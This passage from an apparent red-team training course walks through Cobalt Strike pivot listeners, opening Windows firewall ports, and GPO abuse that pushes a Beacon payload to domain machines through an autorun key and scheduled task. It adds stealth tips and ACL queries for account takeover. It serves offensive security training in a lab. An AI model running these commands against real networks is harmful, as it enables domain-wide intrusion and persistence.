Once started, your selected port will be bound on that machine.

```
beacon> run netstat -anp tcp
```

Active Connections			
Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:4444	0.0.0.0:0	LISTENING

Like other P2P listeners, you need to consider whether this port will be reachable (i.e. the Windows Firewall may block it) and act accordingly. A well configured and locked-down firewall can significantly increase the difficulty of lateral movement.

- If port 445 is closed on the target, we can't use SMB listeners.
- If the target firewall doesn't allow arbitrary ports inbound, we can't use TCP listeners.
- If the current machine doesn't allow arbitrary ports inbound, we can't use Pivot listeners.


It may become necessary to strategically open ports on the Windows firewall to facilitate lateral movement. This can be done with the built-in `netsh` utility. To add an allow rule:

```
netsh advfirewall firewall add rule name="Allow 4444" dir=in action=allow protocol=TCP localport=4444
```

To remove that rule:

```
netsh advfirewall firewall delete rule name="Allow 4444" protocol=TCP localport=4444
```

You can generate payloads for the pivot listener in exactly the same way as other listeners. When executed on a target, you should see the Beacon appear automatically. You will also notice the arrow is pointing the opposite direction compared to a normal TCP Beacon.



Pivot listeners can be stopped from the regular Listeners menu.

RSAT is a management component provided by Microsoft to help manage components in a domain. Since it's a legitimate management tool and often found on management workstations and servers, it can be useful to leverage without having to bring in external tooling.

The GroupPolicy module has several PowerShell cmdlets that can be used for administering GPOs, including:

- New-GPO: Create a new, empty GPO.
- New-GPLink: Link a GPO to a site, domain or OU.
- Set-GPPrefRegistryValue: Configures a Registry preference item under either Computer or User Configuration.
- Set-GPRegistryValue: Configures one or more registry-based policy settings under either Computer or User Configuration.
- Get-GPOReport: Generates a report in either XML or HTML format.

You can check to see if the GroupPolicy module is installed with `Get-Module -List -Name GroupPolicy | select -expand ExportedCommands`. In a pinch, you can install it with `Install-WindowsFeature -Name GPMC` as a local admin.

Create a new GPO and immediately link it to the target OU.

```
beacon> getuid
[*] You are DEV\jking

beacon> powershell New-GPO -Name "Evil GPO" | New-GPLink -Target "OU=Workstations,DC=dev,DC=cyberbotic,DC=io"

GpoId      : d9de5634-cc47-45b5-ae52-e7370e4a4d22
DisplayName : Evil GPO
Enabled    : True
Enforced   : False
Target     : OU=Workstations,DC=dev,DC=cyberbotic,DC=io
Order      : 4
```

OPSEC: The GPO will be visible in the Group Policy Management Console and other RSAT GPO tools, so make sure the name is "convincing".

Being able to write anything, anywhere into the HKLM or HKCU hives presents different options for achieving code execution. One simple way is to create a new autorun value to execute a Beacon payload on boot.

```
beacon> cd \\dc-2\software
beacon> upload C:\Payloads\pivot.exe
beacon> ls
```

Size	Type	Last Modified	Name
281kb	fil	03/10/2021 13:54:10	pivot.exe

TIP: You can find this writeable software share with PowerView:


```
beacon> powershell Find-DomainShare -CheckShareAccess
```

Name	Type	Remark	ComputerName
software	0		dc-2.dev.cyberbotic.io

```
beacon> powershell Set-GPPrefRegistryValue -Name "Evil GPO" -Context Computer -Action Create -Key "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" -ValueName "Updater" -Value "C:\Windows\System32\cmd.exe /c \\dc-2\software\pivot.exe" -Type ExpandString

DisplayName      : Evil GPO
DomainName       : dev.cyberbotic.io
Owner            : DEV\jking
Id               : d9de5634-cc47-45b5-ae52-e7370e4a4d22
GpoStatus        : AllSettingsEnabled
Description       :
CreationTime     : 5/26/2021 2:35:02 PM
ModificationTime : 5/26/2021 2:42:08 PM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 1, SysVol Version: 1
WmiFilter        :
```

Every machine will typically refresh their GPOs automatically every couple of hours. To do it manually, use the Lab Dashboard to access the WKSTN-2 Console and execute `gpupdate /target:computer /force` in a Command Prompt. Use `regedit` to verify the new registry value has been applied and then reboot WKSTN-2. When it starts up again, reconnect to the console and the payload will execute.



OPSEC: You will also notice that this leaves a Command Prompt on the screen!

A better way to do it could be `%COMSPEC% /b /c start /b /min`


[SharpGPOAbuse](#) allows a wider range of "abusive" configurations to be added to a GPO. It cannot create GPOs, so we must still do that with RSAT or modify one we already have write access to. In this example, we add an Immediate Scheduled Task to the PowerShell Logging GPO, which will execute as soon as it's applied.

```
beacon> getuid
[*] You are DEV\bfarmer

beacon> execute-assembly C:\Tools\SharpGPOAbuse\SharpGPOAbuse\bin\Debug\SharpGPOAbuse.exe --AddComputerTask --TaskName "Install Updates" --Author NT
AUTHORITY\SYSTEM --Command "cmd.exe" --Arguments "/c \\dc-2\software\pivot.exe" --GPOName "PowerShell Logging"

[+] Domain = dev.cyberbotic.io
[+] Domain Controller = dc-2.dev.cyberbotic.io
[+] Distinguished Name = CN=Policies,CN=System,DC=dev,DC=cyberbotic,DC=io
[+] GUID of "PowerShell Logging" is: {AD7EE1ED-CDC8-4994-AE0F-50BA8B264829}
[+] Creating file \\dev.cyberbotic.io\SysVol\dev.cyberbotic.io\Policies\{AD7EE1ED-CDC8-4994-AE0F-50BA8B264829}\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new immediate task. Wait for the GPO refresh cycle.
[+] Done!
```

As all the machines in the domain refresh their GPOs (or if you do it manually), many Beacons you shall have!



There may be instances across the domain where some principals have ACLs on more privileged accounts, that allow them to be abused for account-takeover. A simple example of this could be a "support" group that can reset the passwords of "Domain Admins".

We can start off by targeting a single principal. This query will return any principal that has **GenericAll**, **WriteProperty** or **WriteDacl** on jadams.

```
beacon> powershell Get-DomainObjectAcl -Identity jadams | ? { $_.ActiveDirectoryRights -match "GenericAll|WriteProperty|WriteDacl" -and $_.SecurityIdentifier -match "S-1-5-21-3263068140-2042698922-2891547269-[\\d]{4,10}" } | select SecurityIdentifier, ActiveDirectoryRights | fl

SecurityIdentifier      : S-1-5-21-3263068140-2042698922-2891547269-1125
ActiveDirectoryRights   : GenericAll

SecurityIdentifier      : S-1-5-21-3263068140-2042698922-2891547269-1125
ActiveDirectoryRights   : GenericAll

beacon> powershell ConvertFrom-SID S-1-5-21-3263068140-2042698922-2891547269-1125
DEV\1st Line Support
```

We could also cast a wider net and target entire OUs.

```
beacon> powershell Get-DomainObjectAcl -SearchBase "CN=Users,DC=dev,DC=cyberbotic,DC=io" | ? { $_.ActiveDirectoryRights -match "GenericAll|WriteProperty|WriteDacl" -and $_.SecurityIdentifier -match "S-1-5-21-3263068140-2042698922-2891547269-[\\d]{4,10}" } | select ObjectDN, ActiveDirectoryRights, SecurityIdentifier | fl

ObjectDN                : CN=Joyce Adam,CN=Users,DC=dev,DC=cyberbotic,DC=io
ActiveDirectoryRights    : GenericAll
SecurityIdentifier       : S-1-5-21-3263068140-2042698922-2891547269-1125

ObjectDN                : CN=1st Line Support,CN=Users,DC=dev,DC=cyberbotic,DC=io
ActiveDirectoryRights    : GenericAll
SecurityIdentifier       : S-1-5-21-3263068140-2042698922-2891547269-1125

ObjectDN                : CN=Developers,CN=Users,DC=dev,DC=cyberbotic,DC=io
ActiveDirectoryRights    : GenericAll
SecurityIdentifier       : S-1-5-21-3263068140-2042698922-2891547269-1125

